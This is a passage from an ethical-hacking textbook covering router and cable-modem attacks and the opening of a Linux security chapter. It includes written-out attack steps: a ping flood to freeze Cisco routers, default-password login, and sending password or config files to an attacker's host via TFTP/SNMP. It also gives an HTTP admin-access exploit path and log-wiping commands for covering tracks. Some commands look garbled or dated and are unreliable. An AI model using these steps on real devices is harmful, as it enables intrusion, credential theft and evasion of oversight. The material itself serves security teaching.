 - Click the **Settings** menu once the Send-Safe Honey pot Hunter tool has completed checking the lists of HTTPS and SOCKS proxies.
 - In the **Output** options, click on the various buttons to save the valid and failed proxies, honeypots, and all except honeypots files (Figure 3-18).



Source: Send-Safe Honey pot Hunter

Figure 3-18 Save the valid and failed proxies, honeypots, and all except honeypots files.

- Enter the filename and click the **Save** button in the **Save As** dialog box to save the good proxies list.
 - Explore the various options of this program.
3. Read Types of Firewalls.pdf.
 - Navigate to Chapter 3 in MindTap or on the Student Resource Center.
 - Open Types of Firewalls.pdf and read the content.

Hacking Routers and Cable Modems

After completing this chapter, you should be able to:

- Identify routers
- Analyze a router configuration
- Exploit vulnerabilities in Cisco IOS
- Identify vulnerabilities
- Attack a router
- Discuss the various types of router attacks
- Understand cable modem hacking
- Brute-force services
- Evaluate various pen-testing tools

What If?

Global Information Inc. spent extensive amounts of money on securing their network system with firewall intrusion detection systems and employee security awareness training. The management had assigned oversight of these activities to their Chief Information Officer, whose expertise was in Public Relations. Unfortunately, only a few short months after everything had been installed and the training completed, a security audit requested by senior management from an independent auditor discovered that they had suffered a data breach, and substantial amounts of proprietary information had been compromised.

The auditor discovered that despite all the security measures put in place, a high-speed gateway router had been recently purchased and put into service with all the default settings left in place.

- What security policies should have been put into practice to prevent this breach?
- Who should have been responsible, and should someone better trained in cyber security have been involved?

Introduction to Hacking Routers and Cable Modems

Computer networking devices transfer data to and from one computer to another in a network. These devices connect computers and networks, and because of this, they are particularly vulnerable to hacking attempts. The following three networking devices are discussed in this chapter:

- *Routers*: A **router** is a device or program that forwards data packets to their destinations. Routers can be used to allow multiple desktops to use one server or to facilitate wireless Internet access in a household. A router maintains a table of the available forwarding routes to determine the best route over the Internet for a given packet. Routers are essential links in packet transfers. If accessed by attackers, routers become dangerous vulnerabilities to the networks that use them.
- *Cable modems*: A modem (MOdulator and DEModulator) is a device that receives digital signals and converts them into analog signals, and vice versa. The signals from the computer are in digital form, and the signals that are received from the network are in analog form. This conversion is done by a modem. Before sending the data, modulation is performed on the data, and demodulation is done after receiving the data. A **cable modem** is a device that helps users connect to a computer system with a cable TV line for Internet access. The key components of a cable modem include the following:
 - Microprocessor
 - Demodulator/modulator
 - Tuner for fine tuning
 - Media access control (MAC) device

Each of these devices is vulnerable in some way. These vulnerabilities are essential factors in determining security policies for both businesses and households.

Routers

Accessing Routers

The following five steps are involved in accessing a router:

1. Identify the router.
2. Scan the router.
3. Break into the router.
4. Crack the router password.
5. Analyze the router. This includes the following activities:
 - Check for users.
 - Analyze the configuration file.
 - Gather information.
 - Cover tracks.
 - Monitor network traffic.

Identify the Router Routers can be configured to look like any system on a network. They can run a Web server or an SSH daemon, and can even appear to be running multiple X servers. Cisco routers are the most commonly used routers. Every ISP will route through at least one Cisco router. The easiest way to find a Cisco router is to run Traceroute from a command shell (type `tracert` at the command prompt and then the IP address of anyone's computer). This process will reveal every point between the source and destination computers. One of these systems will probably have the word *Cisco* in its name. When one like this is found, an attacker can copy its IP address.

Scan the Router The discovered Cisco router can then be pinged to see if its firewall is configured. If the ping is returned, the router might not be blocked. Another method of access is to try to open some of the Cisco router's ports. This can be done by using telnet and opening a connection to the router on port 23. If it asks for a password, but no username, then there is no firewall. If it wants a username as well, then a firewall has probably been enabled.

The Nmap port scanner is a common tool used to identify routers. The user can connect to the appropriate port by using a standard telnet client.

Break into the Router The attacker can connect to the router on telnet port 23 through a proxy server and enter a large password string. The Cisco system will reboot and freeze for a few minutes when presented with an abnormally large string; this time can be used to access the router.

Another method involves the following steps:

1. Open a command shell and type `ping -l 56550 cisco.router.ip -t`.
2. When the router is frozen, open another connection to it from some other proxy.

3. Enter **admin** at the password prompt. This is the default password when a router is in the default state.
4. Set up Hyper Terminal to wait for a call from the Cisco router. A prompt like “htl-textil” will appear; typing ? will provide a list of commands.
5. Log in.
6. Use the transfer command to transfer the password file from admin to the attacker’s IP address on port 23.
7. Accept the file that the router is sending, save it to a disk, and logout.

After acquiring the password file, make attempts to break the password.

Crack the Router Password Brute force attacks crack passwords by attempting every possible combination of letters and numbers until a match is found. These attacks are conducted with programs such as Brutus or Hydra. A router’s login services can be subjected to brute force attacks that reveal passwords and usernames.

An attacker first tries to identify whether a router has any authentication techniques such as TACACS or RADIUS. If these techniques are in use, an attacker can be locked out after a certain number of login attempts, making brute force attacks difficult. A standard telnet client can be used to connect a router to another system in a network to check whether authentication is conceded to that system or not.

If the client establishes a connection and the device in use prompts for a username, then the device is said to be installed with some additional authentication mechanisms. With the implementation of TACACS, an attacker has to guess both the username and password instead of guessing only the password. If additional authentication mechanisms are not used to protect the router, the password can be brute-forced using programs designed for that use.

Analyze the Router

Check for Users After accessing the router, an attacker can check for the users who are currently logged in to see exactly what kind of a device the attacker has taken over. The who command also provides the same output on IOS routers.

On the CatOS switch, the administrative login is active. After discovering other users, an attacker will analyze the output to check whether the administrator is legitimate or a hacker. If the attacker suspects that another hacker is present, the connection is generally dropped.

All the users will see the “connection closed by foreign host” message.

Analyze the Configuration File Once a router has been brute-forced, the attacker can access the configuration file with ease. Router configuration files can reveal important network information. Attackers can use the information gained from the configuration file to do the following:

- Find new targets
- Find sensitive information

- Identify networks by analyzing ACLs
- Learn passwords

An attacker can analyze the whole device configuration file in detail stored in RAM and non-volatile RAM (NVRAM) by executing the **show running-config**, **show startup-config**, or **show-config** commands.

Gather Information Attackers can execute commands to obtain more information about the device, other devices on the network, and traffic passing through. On an IOS router, the following commands are used to find out more about the device:

- show reload
- show kron schedule
- show ip route
- show ip protocols
- show ip arp
- show clock detail
- show interfaces summary
- show tcp brief all
- show adjacency detail
- show ip nat translations verbose
- show ip cache flow
- show ip cef
- show ip cef internal
- show snmp
- show ip accounting
- show aliases
- show auto secure config
- show file systems
- show proc cpu

The following are the default aliases for the EXEC mode:

- h: help
- lo: logout
- p: ping
- r: resume
- s: show
- u: undebg
- un: undebg
- w: where



Cover Tracks After finding the number of users and obtaining other information, an attacker will turn off the logging feature and erase the terminal command history. On an IOS router, the attacker can enter **clear logging** and **clear logging xml**. The next step is to enter configuration mode and turn off all logging with a **no logging on** command. Some attackers turn off specific forms of logging that are threatening. The attacker has no control over the remote Syslog server until the centralized logging host is hacked. Sometimes the logging level is changed to the minimum—instead of being completely turned off—with the following commands:

- logging trap emergencies
- logging console emergencies
- logging buffered emergencies
- logging history emergencies
- logging monitor emergencies

An attacker can turn off the log time stamps with **no service timestamps log date time msec**.

With **no ntp server <server IP>**, an attacker can turn off the Network Time Protocol client. Then the attacker will exit to the EXEC mode and set an incorrect time with **clock set <hh:mm:ss>**. Finally, the terminal history will be switched off by using the **terminal history size 0** command.

Capture Network Traffic An attacker can monitor and capture network traffic that passes through a compromised router by using programs developed for that purpose.

Monitoring SMTP (port 25) Using SLCheck SLCheck can monitor a Simple Mail Transfer Protocol (SMTP) server regularly after connecting to it. The following command can be used to monitor an SMTP server:

```
SLCheck -p 25 -a 10.1.1.1 -r "220"
```

SLCheck attempts to begin a connection to servers with the address 10.1.1.1, and the results are saved in the SLReport.csv file.

Depending on the answer, any one of three batch files is executed:

- *CheckOK.cmd*: If the connection is established successfully
- *CheckTimeout.cmd*: If the server does not respond within 2,000 ms
- *CheckMismatch.cmd*: If the server answers with a different answer string

Monitoring HTTP (port 80) Using SLCheck SLCheck may request URLs at regular intervals through Hypertext Transfer Protocol (HTTP) to monitor a Web server. The following is the command for this:

```
SLCheck -p 80 -a www.Website.com -u / -r "HTTP/1.1 200 OK"
```

SSL attempts to establish a connection to server *www.Website.com* and fires an HTTP GET request. The result is stored in *SLReport.csv*. Depending on the reply, any one of three batch files is executed:

- *CheckOK.cmd*: If the GET request is successful
- *CheckTimeout.cmd*: If the server does not answer within 2,000 ms
- *CheckMismatch.cmd*: If the server replies with a different string

Vulnerability Scanning

The router is the backbone of any network infrastructure. Identifying vulnerabilities in router configurations is an essential element of securing a network.

Vulnerability scanners such as X-scan, SAINT, Retina, MBSA, and Nessus can identify known vulnerabilities. These scanners often use lists of general vulnerabilities that they check against router configurations. This is a good starting point for addressing network vulnerabilities, but the user must investigate beyond these scans because they can often miss significant configuration errors. For example, Nessus has a list of about 44 community strings to brute-force the SNMP daemon, which may be enough to catch the usage of common default community strings such as public and private, but cannot take site-specific strings into account that might be in use.

HTTP Configuration Arbitrary Administrative Access Vulnerability A vulnerability that affects most Cisco routers (when conditions are right) is the HTTP Configuration Arbitrary Administrative Access Vulnerability. Arbitrary commands can be executed on a remote Cisco router by a request through HTTP as in the following:

```
/level/<$NUMBER>/exec/show/config/cr
```

In this string, \$NUMBER is an integer between 16 and 99.

An attacker can use this to cut down network access and can even lock users out of a router. Any Web browser can be used to exploit this vulnerability.

If the attacker clicks the **Cancel** button and adds `/level/99/exec/show/config` to the router's IP address, the startup configuration of the device will be presented.

This vulnerability exploit reveals the configuration of the router, interfaces, access control lists (ACLs), and SNMP community string. In the example, the Vigenere encryption scheme was used to encrypt the password. This encryption scheme can be easily cracked with the help of the `GetPass!` tool.

If a password is stored in the form of an MD5 hash, a dictionary attack can be used to crack it with tools like John the Ripper and Cain and Abel.

After cracking the password, the attacker can login via telnet and gain complete administrative control of the router. This vulnerability can be eliminated by completely disabling all Web configuration interfaces.

Router Attacks

Router attack topology is illustrated in Figure 4-1. Routers can reveal an immense amount of sensitive information and allow access to important network functions if they are compromised. If a router is accessed, an attacker can do the following:

- Gain knowledge about all the possible vulnerabilities in the network
- Interrupt communication by dropping or misrouting packets passing through the router
- Completely disable the router and its network
- Compromise other routers in the network and possibly also the neighboring networks
- Monitor and record logs of incoming and outgoing network traffic
- Avoid firewalls and intrusion detection systems
- Forward any kind of traffic to the compromised network




Figure 4-1 Router attacks can redirect requests to spoofed hosts.

Denial-of-Service (DoS) Attacks Attackers who are unable to gain access to a machine can crash it by flooding the router, accomplishing a denial-of-service attack. This kind of attack overloads the router's resources, making it inaccessible and unusable for network traffic.

In a DoS attack, the attacker floods a network with malicious packets, preventing authorized network traffic. Once the DoS attack has been carried out, the attacker can maliciously modify configuration or routing information.

A DoS attack can have the following effects:

- *Destruction:* These attacks damage the capability of the router to operate.
- *Resource utilization:* These attacks are achieved by overflowing the router with numerous open connections at the same time.

- *Bandwidth consumption*: These attacks utilize the bandwidth capacity of the router's network.

Routing Table Poisoning Routing table poisoning is the unauthorized alteration of routing tables. If a routing table is maliciously altered, the routing data update packets will also be modified. These routing data packets are needed by some routing protocols to broadcast their IP packets. This would result in wrong entries in the routing table, such as a false destination address and so on. In addition to a breakdown of one or more systems on a network, routing table poisoning can cause the following defects:

- *Suboptimal routing*: This affects real-time applications on the Internet.
- *Congestion*: This leads to artificial congestion, which cannot be solved by using conventional congestion control methodologies.
- *Partition*: Due to the presence of wrong entries in the routing table, artificial partitions are created in the network.
- *Overwhelmed host*: The vulnerable router can be used as a tool for DoS attacks.
- *Access to data*: The attacker can illegally access the data present in the compromised network.

Packet “Mistreating” Attacks Packet “mistreating” attacks cause routers to mishandle or mistreat packets, resulting in traffic congestion. These attacks are very complicated to detect because they are confined to only part of a network. The attacker carrying out a packet mistreating attack can acquire an actual data packet and mistreat it. The malicious packet would lead to the following issues:

- *Denial of service*: This can be caused indirectly by directing an irrepressible number of packets to the victim's address, thus making the victim's router and its network inaccessible for regular traffic.
- *Congestion*: It happens when packets are directed toward an incorrect route with heavily flooded links of a network.
- *Lowering of connection throughput*: The attacker carrying out a packet mistreating attack can decrease throughput by preventing TCP packets from broadcasting further. The victim router, sensing congestion, lowers the sending speed, resulting in a decrease in connection throughput.

Hit-and-Run Attacks Versus Persistent Attacks

Hit-and-Run Attacks In hit-and-run attacks, the attacker simply injects a single or a few bad packets into a router to exploit a network. This type of attack allows the attacker to detect if the network is online and functioning. This “test” attack can cause long-lasting damage and is hard to detect.

Persistent Attacks By contrast, persistent attacks are when the attacker constantly injects bad packets into the router and exploits the vulnerabilities that become apparent

during the course of bad-packet injection. These attacks can cause significant damages—some minor in nature, and some fatal, as the router can become flooded with packets and cease functioning due to the constant injection of packets. These attacks are comparatively easier to detect.

Cable Modems

Cable Modem Hacking

A cable modem is a device that allows the user to connect a PC with a local cable TV line. Console ports are used for low-level operations like booting firmware and changing MAC addresses. The console port can be used to configure a cable modem and issue commands from root-level access, as well as to reconfigure the device when it is offline.

Cable modem hacking involves the following steps:

1. Uncapping a cable modem
2. Programming a DOCSIS configuration file
3. Placing a TFTP server
4. Changing an IP address
5. Running a DHCP server

Tools

Brute-Forcing Tools

Hydra Hydra (Figure 4-2) is a parallelized login cracker that supports numerous protocols for attack. Hydra can brute-force using the following protocols:

- *FTP*
- *POP3*
- *IMAP*
- *Telnet*
- *HTTP*
- *NNTP*
- *VNC*
- *ICQ*
- *SOCKS*
- *PCNFS*




Figure 4-2 Hydra is a brute-forcing tool.

ADMSnmp ADMSnmp is an audit scanner that can brute-force an SNMP community name (with a word file) or make a word file list derived from the host name.

The “send setrequest” string reveals that the user has gained read/write privileges on the device. An attacker reads the MIB (management information base) after obtaining a higher level of privileges.

After identifying that the device is a router and running Cisco IOS, attackers can send the config file to their own system through TFTP, using the following command:

```

snmpset 10.0.1.252 duckling.1.3.6.1.4.9.2.1.55.192.168.1.15 s
"config" enterprises.9.2.1.55.192.168.1.15 = "config"

```

Router Identification Tools

SING SING stands for “Send ICMP Nasty Garbage.” SING is a command-line tool that sends customized ICMP packets. With ICMP packets, netmask requests of ICMP type 17 can also be included. Routers are the devices that reply to this type of ICMP packet.

SING can perform the following functions:

- Send fragmented packets (Linux and BSD)
- Send monster packets larger than 65,534 bytes (Linux and BSD)
- Send/read IP spoofed packets
- Send/read Ethernet spoofed packets
- Send ICMP information types in addition to the ECHO_REQUEST type sent by default as address mask request, time stamp, information request, router solicitation, and router advertisement
- Send ICMP error types such as redirect, source quench, time exceeded, destination unreachable, and parameter problem
- Use fingerprinting techniques to discover remote operating systems
- Send ICMP packets emulating operating systems such as Cisco, Solaris, Linux, Shiva, UNIX, and Windows

Router Analysis Tools

SolarWinds MIB Browser The SolarWinds MIB Browser uses an extensive MIB (management information base) database to query remote devices for software and hardware configurations via SNMP. It also allows the user to make changes to any remote device that supports SNMP.

Password-Cracking Tools

John the Ripper John the Ripper (Figure 4-3) is a command-line tool designed to crack both UNIX and NT passwords. It is a password cracker available for many versions of UNIX, MS-DOS, Win32, BeOS, and OpenVMS. Its primary purpose is to detect weak

```

root@kali: ~
File Edit View Search Terminal Help
John the Ripper password cracker, ver: 1.7.9-jumbo-2_omp [linux-x86-64]
Copyright (c) 1996-2012 by Solar Designer and others
Homepage: http://www.openwall.com/john/

Usage: john [OPTIONS] [PASSWORD-FILES]
--config=FILE           use FILE instead of john.conf or john.ini
--single[=SECTION]     "single crack" mode
--wordlist[=FILE] --stdin wordlist mode, read words from FILE or stdin
                       --pipe   like --stdin, but bulk reads, and allows rules
                       --loopback like --wordlist, but fetch words from a .pot file
--dupes-suppression    suppress all dupes in wordlist (and force preload)
--encoding=NAME        input data is non-ascii (eg. UTF-8, ISO-8859-1).
                       For a full list of NAME use --list=encodings
--rules[=SECTION]     enable word mangling rules for wordlist modes
--incremental[=MODE]  "incremental" mode [using section MODE]
--markov[=OPTIONS]    "Markov" mode (see doc/MARKOV)
--external=MODE       external mode or word filter
--stdout[=LENGTH]    just output candidate passwords [cut at LENGTH]
--restore[=NAME]      restore an interrupted session [called NAME]
--session=NAME        give a new session the NAME
--status[=NAME]       print status of a session [called NAME]
--make-charset=FILE   make-a-charset-file. It will be overwritten
--show[=LEFT]        show cracked passwords [if =LEFT, then uncracked]
--test[=TIME]        run tests and benchmarks for TIME seconds each

```

Source: John the Ripper

Figure 4-3 John the Ripper is a password-cracking tool.

UNIX and Windows passwords. John the Ripper is a part of Owl, Debian GNU/Linux, SUSE, recent versions of Mandrake Linux, and EnGarde Linux. It is in the ports/packages collections of FreeBSD, NetBSD, and OpenBSD.

It supports several cryptographic password hash types most commonly found on Windows and UNIX. Supported out of the box are Kerberos AFS (Andrew File System) and Windows NT/2000/XP LM hashes, plus several more with contributed patches.

Cain and Abel Cain and Abel (Figure 4-4) is a password recovery tool for Microsoft operating systems. It allows for easy recovery of various kinds of passwords by sniffing the network; cracking encrypted passwords using dictionary, brute force, and cryptoanalysis attacks; recording VoIP conversations; decoding scrambled passwords; revealing password boxes; uncovering cached passwords; and analyzing routing protocols. Its main purpose is the simplified recovery of passwords and credentials from various sources. However, it also provides some nonstandard utilities for Microsoft Windows users. Cain and Abel performs both brute-force and dictionary attacks on Cisco MD5 hashes. Cain and Abel can figure out enable passwords. An attacker can add custom rules that allow logging in or disabling the ACL, and preventing direct logging.




Figure 4-4 Cain and Abel allows users to crack passwords with customized lists.

Pen-Testing Tools

Eigrp-tool Eigrp-tool was developed to test the security of the EIGRP routing protocol. It can generate and sniff EIGRP packets.

Zebra Zebra manages TCP/IP-based routing protocols. It supports the BGP-4 protocol described in RFC 1771 (A Border Gateway Protocol 4), as well as RIPv1, RIPv2, and OSPFv2.

Yersinia Yersinia is a network tool designed to take advantage of weaknesses in different network protocols. It pretends to be a solid framework for analyzing and testing deployed networks and systems. It can be used for HSRP, CDP, and other layer 2 attacks.

Cisco Torch Cisco Torch is a multipurpose tool that can be used for exploitation. Cisco Torch can perform the following functions:

- Multiple-thread scanning
- Application-layer fingerprinting
- Dictionary-based password attacks
- Host discovery for telnet, SSH, Web, NTP, and SNMP

The following options are available:

- -O: <output file>
- -A: All fingerprint scan types combined
- -t: Cisco Telnetd scan
- -s: Cisco SSHd scan
- -u: Cisco SNMP scan
- -g: Cisco config or TFTP file download
- -n: NTP fingerprinting scan
- -j: TFTP fingerprinting scan
- -l: <type> loglevel
- -c: Critical (default)
- -v: Verbose
- d: Debug
- -w: Cisco Web server scan
- -z: Cisco IOS HTTP Authorization Vulnerability Scan
- -c: Cisco Web server with SSL support scan
- -b: Password dictionary attack (use with -s, -u, -c, -w, -j, or -t)

Cable Modem Tools

OneStep: ZUP OneStep: ZUP is a cable modem hacking program. It performs the task of uncapping by incorporating all the uncapping steps into one program. This application requires the Java runtime environment.

Chapter Summary

- A login service like telnet can be used to connect to an appropriate port.
- SING can send customized ICMP packets from the command line.
- Router configuration files contain sensitive information.

- By executing the `tracert` command, an attacker can find all routers between the source and destination computers.
- Zebra manages TCP/IP-based routing protocols. It supports the BGP-4 protocol described in RFC 1771 (A Border Gateway Protocol 4), as well as RIPv1, RIPv2, and OSPFv2.
- Routing table poisoning is the unauthorized alteration of a routing table.
- Routers are one of the most vulnerable aspects of a network.
- Brute force attacks are commonly used to crack router passwords.
- If a large password string is entered into a Cisco router, the router will freeze.
- A ping scan can detect a router’s firewall.



Key Terms

brute force attack
cable modem

packet “mistreating” attack
router

routing table poisoning

Review Questions

1. Define routers.

2. Define cable modems.

3. What is the HTTP Configuration Arbitrary Administrative Access Vulnerability?

4. List the types of router attacks.

5. What is routing table poisoning?

6. Write the steps for hacking routers.

7. How can SLCheck monitor SMTP (port 25) and HTTP (port 80)?

8. Name the steps involved in cable modem hacking.

9. What are the differences between hit-and-run attacks and persistent attacks?

10. What is a packet mistreating attack?

Hands-On Project



1. Follow these steps:

- Navigate to Chapter 4 in MindTap or on the Student Resource Center.
- Open Cisco Router Security Best Practices.pdf and read the content.

Linux Hacking

After completing this chapter, you should be able to:

- Identify basic commands and features of Linux
- Identify the Linux file structure
- Know how to use the Linux kernel
- Know how to compile programs in Linux
- Describe Linux security
- Describe common Linux vulnerabilities
- Explain Linux IPTables
- Explain SARA
- Explain Linux rootkits
- Apply rootkit countermeasures
- Describe Linux intrusion detection systems
- Use tools in Linux

What If?

Bryan was working as a network administrator with *top-shopper.com*. This small online shopping portal offered a variety of products of good quality at low prices. Bryan was an expert at Windows. Later, the portal switched from Windows to Linux. Bryan was given the responsibility of installing Linux onto the systems. Since he lacked Linux expertise, he did not know how to install it. But an interest in working with new things prompted him to take up the responsibility. While installing Linux, he selected default options whenever they appeared. Within a week, the shopping portal was hacked and all the systems were off the Web.

Immediately after this attack, Jason, an ethical hacker, was called up to troubleshoot the problem. After hours of tracing the systems in the production department, Jason concluded that the Linux operating system on the production server was not properly installed. The security policies were poorly defined. Jason suggested the following measures:

- Install the operating system properly.
 - Set up and enable IPTables.
 - Configure security-related kernel parameters.
 - Disable unnecessary daemons and network services.
 - Change default passwords and create regular users.
 - Disable remote root logins over SSH.
1. In this scenario, what could Bryan have done differently after being tasked with installing Linux on the systems, even though he lacked Linux expertise?
 2. What are the potential losses to the portal after it was hacked?

Introduction to Linux Hacking

Linux is one of a number of UNIX-like operating system variants based on the Linux kernel first written by Linus Torvalds. The advent of Linux was the true genesis of the open-source movement. Backed by programmers who believed in breaking away from the proprietary movement for the right reasons, Linux made inroads into corporate computing. Linux has evolved from being labeled as an unfriendly, unreliable operating system to a highly respected operating system that is user-friendly and capable of supporting many critical applications. Security issues related to Linux are gaining more attention with its increase in popularity. Linux has historically been a favorite among attackers. While Linux has evolved into a robust operating system, Linux's complexity presents some security-related threats. Today, several servers around the globe run Linux. Linux's inherent security is one of the main reasons why it has been so widely adopted; however, as attackers have turned their attention toward Linux, many vulnerabilities have been found. This chapter will look into various aspects of security related to Linux.

Why Linux?

Linux has financial, technical, and performance advantages that make it an attractive option for organizations. Linux distributions are widely available and can be downloaded onto any system. Popular distributions include Red Hat, Debian, Mandrake, and SUSE. There are

specialized distributions available as well. These include Knoppix, Fedora Core, Suse Live, and Sure Live. Linux has a security advantage over some other systems because programmers often test beta releases of **kernels** (the most basic part of an operating system) in real-world applications. This makes it possible to discover bugs and issue patches for vulnerabilities before the stable version of the kernel is made available. However, there is a possibility that any of the kernel component programs may be Trojaned with malicious code and uploaded to a dubious site for download. The importance of good security policies and practices cannot be overemphasized. Linux offers performance and flexibility by allowing several users to be logged on to a system simultaneously. Users can log in as many times as they desire and access resources on the Linux system.

Information on all Linux accounts is stored in the files `/etc/passwd` and `/etc/shadow`. Each line of `/etc/passwd` is a single record containing information about the user. The following is a pair of example lines from an `/etc/passwd` file:

```
root:cd4FGRtdsea9TG:0:0: /root:/bin/bash
adm:*:3:4:adm:/var/adm:
```

In the first line, `root` is the username, `cd4FGRtdsea9TG` is the encrypted password, `0:0`: indicates the user ID and group ID, `/root` is the home directory; and `/bin/bash` is the shell provided when the user logs in to the machine. In Linux and other UNIX variants, **root** is the superuser, the user who has rights over the whole system.

Linux Distributions There are more than 90 Linux distributions available currently. Some of these are listed following. Please visit their Web sites for more information.

- *SUSE* (<http://www.opensuse.org/>): The openSUSE project is a worldwide community program sponsored by Novell that promotes the use of Linux.
- *Fedora* (<http://fedoraproject.org/>): Fedora Core is a free operating system sponsored by Red Hat. It uses the RPM package manager. Fedora's development community strives to make upstream fixes to the OS so that its patches can be applied to all Linux distributions.
- *Gentoo* (<http://www.gentoo.org/>): Gentoo is a free operating system, based on either Linux or FreeBSD, that can be automatically optimized and customized. Configurability and performance are emphasized in this distribution. Gentoo's flexibility is facilitated by the Portage software distribution system.
- *Ubuntu* (<http://www.ubuntu.com/>): Ubuntu is a complete Linux-based operating system, freely available with both community and professional support. Ubuntu is based on Debian, emphasizes usability, and releases a new version every six months.
- *ArchLinux* (<http://www.archlinux.org/>): ArchLinux emphasizes simplicity and flexibility. It has a lightweight, streamlined list of core packages.

Linux Basics

Aliased Commands

Some features of Linux should be handled carefully; for example, aliased commands can pose a security risk. An **alias** is a custom command in Linux that is a substitute for a formal

command string. Aliasing allows users to designate a character string to stand in for another, usually longer, command. A user may expect a command that is usually aliased (to add functionality) to execute in a certain manner. However, certain shell environments may not have these commands aliased and ignore the added functionality. This can lead to severe consequences. An example would be the remove file command `rm`. Red Hat distributions set the aliased version as interactive for the root user. However, on a system where the command is not aliased and set as interactive, issuing `rm` will result in the file being removed without any prompting to the root user, resulting in loss of data. A good practice to avoid security breaches due to aliased commands is to avoid mapping core or high-impact commands to aliases.

Shell Types

The following are some of the different shells available in Linux:

- `/bin/bash` and `/bin/sh`: Bourne shell
- `/bin/ksh`: Korn shell
- `/bin/csh`: C shell

Linux Users and Groups

Broadly, there are three user types in Linux: root, system users, and normal users. The root user has the greatest privileges and has exclusive access to certain application or services. For instance, `httpd` on the Apache Web server is an example of a privileged application/service. However, Apache server should not be run as the root, because of the extensive privileges that would be granted to a hacker should the server be hacked. The root user is listed in the `/etc/passwd` directory as user ID 0. Only the root user can bind to a port lower than 1024. A **port** is a virtual connection point for a system to connect to another. System users are not specific user accounts. They are accounts on the system used for particular tasks. FTP is an example of a system user. Normal users are specific user accounts. Unlike system accounts, normal users log in to the system and have specific home directories assigned to them. Normal users have restrictions and cannot carry out system-level tasks directly. They use the system user account to carry out system activities.

Groups are defined in `/etc/group`. Each line is a single record of information about the group. The following is an example of a line in `/etc/group`:

```
"ehackers: z: 007: john, jane"
```

In this example, "ehackers" denotes the unique group name, "z" is the encrypted group password, "007" is the unique group ID, and "john, jane" are the group members. A basic security check to ensure that appropriate access rights are given to members would be to check both `/etc/passwd` and `/etc/group` for user properties.

It is important to understand how Linux handles permissions, as insecure default permissions can lead to a security compromise. The following part of a directory listing in the long format (created by executing `ls -l`) shows the permissions of `report.txt`:

```
report.txt -rw-rw-r-- 1 john users 32459 Jan 16 16:20 report.txt
```

In the above example, the second field, `-rw-rw-r--`, denotes the file's permissions. It can be interpreted in the following way:

- The file type is represented by `-`. The file type can be one of the following:
 - `-` = file
 - `l` = link
 - `d` = directory
 - `b` = block device (disk drive)
 - `c` = character device (serial port or terminal)
- The owner permissions are represented by `rw-`.
- The group permissions are represented by the second `rw-`.
- The world permissions are represented by `r--`.

There are two other commands, `suid` (set user id) and `sgid` (set group id), that are also used to change user permissions.

Linux Signals and Logging

Linux uses signals for communicating between processes; examples include `term`, `HUP`, and `kill`. Other than the root user, users can send signals only to processes they own or initiate. For example, `kill -TERM 1521` is used to terminate the process with a process ID of 1521.

Two security management features in Linux are memory management and logging. The kernel terminates any process that consumes too much memory, without affecting other processes. Log entries are stored separately in a file, and the administrator can parse them later. Log files can be exhaustive, and Linux uses the program `logrotate` to manage log files by storing log entries across multiple log files.

`/etc/securetty`

The `/etc/securetty` file is used to determine which TTY devices the root user is allowed to log in to. Ideally, the file `/etc/securetty` should have only a single entry: `tty1`. This keeps a cracker from logging in as root unless he or she is physically at the machine, even if he or she has been able to crack the password of a user who has root privileges.

Linux LiveCDs

A LiveCD is an operating system (usually containing other software as well) stored on a bootable CD or DVD, which can be run directly in a CD or DVD drive. With a LiveCD, there is no need to install anything on the hard disk. After the LiveCD is ejected, the system returns to its previous state by rebooting the computer. The bootup files are stored in temporary memory, such as a RAM disk, instead of permanent memory. Information on the internal or external hard drives, like diskettes and USB flash drives, can be accessed by most LiveCDs. The following operating systems also have LiveCDs available:

- Mac OS
- Mac OS X

- Solaris
- Minix
- BeOS
- ReactOS
- FreeBSD
- NetBSD
- MS-DOS

Linux-based LiveCDs are booted using the SysLinux utility. LiveCDs support autoconfiguration and plug-and-play functionality, so users do not need to configure the system each time they boot with a LiveCD.

The following is a list of Linux-based LiveCDs:

- *Arudius*: A Zenwalk derivative for information assurance
- *Damn Small Linux*: A Linux distribution. It is a lightweight Knoppix version cut to 50 MB for a business-card-sized CD
- *Dyne:bolic*: A LiveCD distribution that is geared toward multimedia production
- *GeeXboX*: A self-contained media center suite based on MPlayer and Linux
- *Gnoppix*: A Debian-based LiveCD
- *Knoppix*: An original Debian-based LiveCD
- *MEPIS*: A Debian-based Linux distribution that is installed on hard drives
- *Morphix*: A Linux distribution based on Debian with GNOME and Fluxbox
- PCLinuxOS
- *Ubuntu*: A Debian derivative
- Vector Linux Live

About Knoppix Knoppix is a bootable CD with a collection of software and automatic hardware detection techniques.

It supports the following:

- Many graphics cards
- Sound cards
- SCSI and other USB devices

It can be used as the following:

- Linux demo
- Educational CD
- Rescue system
- A platform for commercial software product demos

Booting virtual appliances like Debian, Fedora Core, FreeBSD, SUSE, or SLES provides the capacity for a completely customizable Linux machine. Users can add or delete applications by using online software repositories. They can even customize the desktop.

Files and Directories

Everything Is a File In Linux, everything is in the form of a file, including devices. This means everything on a hard drive and a disk is a file. A file is the basic unit for storing data; files may be stored on hard drives, CD-ROMs, and other media. Folders are used to organize files on the system. Root (/) is the lowest possible folder. Directories are collections of files and links. A directory within a directory is known as a subdirectory.

Filenames Are Case-Sensitive There is a difference between uppercase and lowercase letters. For example, `userfile` and `UserFile` are two different files.

256 Characters The name of a Linux file, link, or directory may not be longer than 256 characters, and the complete file path may not be longer than 4,096 characters.

Special Characters When naming files, links, or directories, users should not include metacharacters such as `#`, `*`, and `?`. Also, users should not use a forward slash (`/`), because it indicates a directory. User should also avoid spaces in names.

Extensions Not Necessary Extensions are file name suffixes starting with a period and are generally two to three letters long. In Linux, it is not necessary to use extensions to identify a file's name because the directory where the file is stored indicates what type of file it is. Linux can read many types of extensions, such as `.jpg` for a graphics file, `.html` for a Web file, or `.c` for a C source file.

File System

Hierarchical Tree In Linux, the file structure is like a hierarchical tree, as shown in Figure 5-1. Everything starts from the root directory, then a subdirectory, and so on. Unlike other operating systems, like MS-DOS or Windows, Linux stores all directories in the root directory.






Figure 5-1 The Linux file structure is like a hierarchical tree.

No Drive Letters In Linux, drive letters are not required. Separate partitions are opened through a process called mounting. In Windows, there is a subdirectory for each share. The contents of that drive appear in the subdirectory. In Linux, if users do not mount a partition, the system does not know that the partition exists.

Linux Basic Commands

Getting Information There are a number of common commands for getting information about the system in Linux. Many of these commands are common to any UNIX-like system. The following are some examples of these commands:

- *man*: A command that provides access to **man pages**, online descriptions of interactive shell commands, system interfaces, and system objects.
- *pinfo*: A viewer of info files. This command is used for getting more information.
- *ps*: This command is used to view the processes running in the current shell.

Viewing Files As shown in Figure 5-2, there are a number of commands for viewing files in Linux. The following are descriptions of some of these commands:

